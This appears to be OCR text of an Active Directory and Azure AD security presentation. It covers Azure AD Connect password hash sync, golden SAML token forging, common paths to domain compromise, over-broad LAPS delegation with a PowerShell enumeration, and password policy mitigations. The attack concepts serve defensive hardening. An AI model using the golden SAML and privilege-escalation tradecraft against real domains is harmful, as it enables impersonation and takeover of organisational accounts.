
- Provide an existing AD DS account, or
- Let Azure AD Connect automatically create the account. The account will be created directly under the on-premises AD User container. For Azure AD Connect to fulfill its function, the account must be granted specific privileged directory permissions (such as Write permissions to directory objects for Hybrid Exchange writeback, or DS-Replication-Get-Changes and DS-Replication-Get-Changes-All for Password Hash Synchronization). To learn more about the account, refer to article Azure AD Connect: Accounts and Permissions.

https://technet.microsoft.com/en-us/library/security/4056318.aspx

Azure AD Connect Server: PW Sync

*Every **two minutes**, the password synchronization agent on the **Azure AD Connect** server **requests stored password hashes** (the unicodePwd attribute) **from a DC** via the standard MS-DRSR replication protocol used to synchronize data between DCs.*

PW Sync (MD4+salt+PBKDF2+HMAC-SHA256)



https://docs.microsoft.com/en-us/azure/active-directory/connect/active-directory-aadconnectsync-implement-password-synchronization

Azure AD Connect Server Recommendations

- Protect like a Domain Controller
- Lock down AAD Connect server
  - Firewall off from the network – only needs to connect to Azure AD & DCs
  - Only AD Admins should be allowed to logon/admin
- Lock down AADC service account (MSOL_*) logon ability
- Monitor AADC service account activity
- Keep the Account Operators group empty

Federation Server Compromise

Identity

How to steal identities – federated style

Federation is effectively Cloud Kerberos.

Own the Federation server, own organizational cloud services.

Token & Signing certificates ~= KRBTGT (think Golden Tickets)

DEF CON 25 (July 2017)

November 21, 2017 | Advanced Attack Techniques | Shaked Reiner

Similar to a golden ticket attack, if we have the key that signs the object which holds the user's identity and permissions (*KRBTGT* for golden ticket and token-signing private key for golden SAML), we can then forge such an "authentication object" (TGT or SAMLResponse) and impersonate any user to gain unauthorized access to the SP. Roger Grimes defined a golden ticket attack back in 2014 not as a Kerberos tickets forging attack, but as a Kerberos Key Distribution Center (KDC) forging attack. Likewise, a golden SAML attack can also be defined as an IdP forging attack.

In this attack, an attacker can control every aspect of the SAMLResponse object (e.g. username, permission set, validity period and more). In addition, golden SAMLs have the following advantages:

- They can be **generated** from practically **anywhere**. You don't need to be a part of a domain, federation of any other environment you're dealing with
- They are effective even when **2FA** is enabled
- The token-signing **private key** is **not renewed** automatically
- Changing a user's password won't affect the generated SAML

https://www.cyberark.com/threat-research-blog/golden-saml-newly-discovered-attack-technique-forges-authentication-cloud-apps/

AWS + AD FS + Golden SAML = ♥ (case study)

Common AD Security Issues

We find really interesting things…

Attackers Require…

- Account (credentials)
- Rights (privileges)
- Access (connectivity to resources)

Attacker Capability Depends on the Defender…

As an Attacker, Do I Need Domain Admin?


No.

Avenues to Compromise

- GPO permissions
  - Modify a GPO to own everything that applies it
- AD Permissions
  - Delegation a decade ago is still in place, so are the groups
- Improper group nesting
  - Group inception = innocuous groups with super powers
- Over-permissioned accounts
  - Regular users are admins
- Service account access
  - Domain Admins (of course!)
- Kerberos Delegation
  - Who really knows what this means?
- Password Vaults
  - Issues like CyberArk vuln from a couple months ago
- Backup Process
  - What servers backup Active Directory? How is this backup data protected?

Local Administrator Passwords Not Managed on Workstations or Servers

- Workstation build usually sets the standard organization Administrator password.
- Compromise one workstation to compromise them all



<u>Mitigation:</u>
Ensure local Administrator passwords regularly change on workstations and servers (using something like Microsoft LAPS).

Excessive LAPS Password View Access

```
PS C:\> $LAPSAdmins = Get-ADGroup 'Workstation Admins' | Get-ADGroupMember -Recursive
PS C:\> $LAPSAdmins += Get-ADGroup 'Server Admins' | Get-ADGroupMember -Recursive
PS C:\> $LAPSAdmins += Get-ADGroup 'LAPS Password Admins' | Get-ADGroupMember -Recursive
PS C:\> $LAPSAdmins | select Name,distinguishedName | sort name -unique | format-table -auto

Name           distinguishedName
----           -----------------
ADSWKWIN10     CN=ADSWKWIN10,OU=Workstations,DC=lab,DC=adsecurity,DC=org
ADSWKWIN7      CN=ADSWKWIN7,OU=Workstations,DC=lab,DC=adsecurity,DC=org
BobaFett       CN=BobaFett,OU=AD Management,DC=lab,DC=adsecurity,DC=org
C3PO           CN=C3PO,OU=AD Management,DC=lab,DC=adsecurity,DC=org
HanSolo        CN=HanSolo,OU=AD Management,DC=lab,DC=adsecurity,DC=org
Kylo Ren       CN=Kylo Ren,OU=Accounts,DC=lab,DC=adsecurity,DC=org
LukeSkywalker  CN=LukeSkywalker,OU=AD Management,DC=lab,DC=adsecurity,DC=org
Wesley Crusher CN=Wesley Crusher,OU=Accounts,DC=lab,DC=adsecurity,DC=org
```

Proper LAPS Delegation is critical.
Often LAPS password access is delegated to too many groups/accounts.

Domain Password Policy

Account Policies/Password Policy

Policy	Setting
Enforce password history	24 passwords remembered
Maximum password age	42 days
Minimum password age	1 days
Minimum password length	7 characters
Password must meet complexity requirements	Enabled
Store passwords using reversible encryption	Disabled

Domain Password Policy

Policy	Policy Setting
Enforce password history	24 passwords remembered
Maximum password age	42 days
Minimum password age	1 days
Minimum password length	8 characters
Password must meet complexity requirements	Enabled
Store passwords using reversible encryption	Disabled


Domain Password Policy

Policy	Policy Setting
Enforce password history	24 passwords remembered
Maximum password age	42 days
Minimum password age	1 days
Minimum password length	10 characters
Password must meet complexity requirements	Enabled
Store passwords using reversible encryption	Disabled

Set to at least 12 characters, preferably 15.


Regular Users in AD Admin Groups

- User account is a member of Administrators, Domain Admins, or nested group.



No Account Naming Standard

- Security through obscurity?
- Does not fool attackers
- Discovering AD admin accounts is trivial




Mitigation:

- Use designators to clearly identify admin rights:
  - -ada
  - -sa
  - -wa

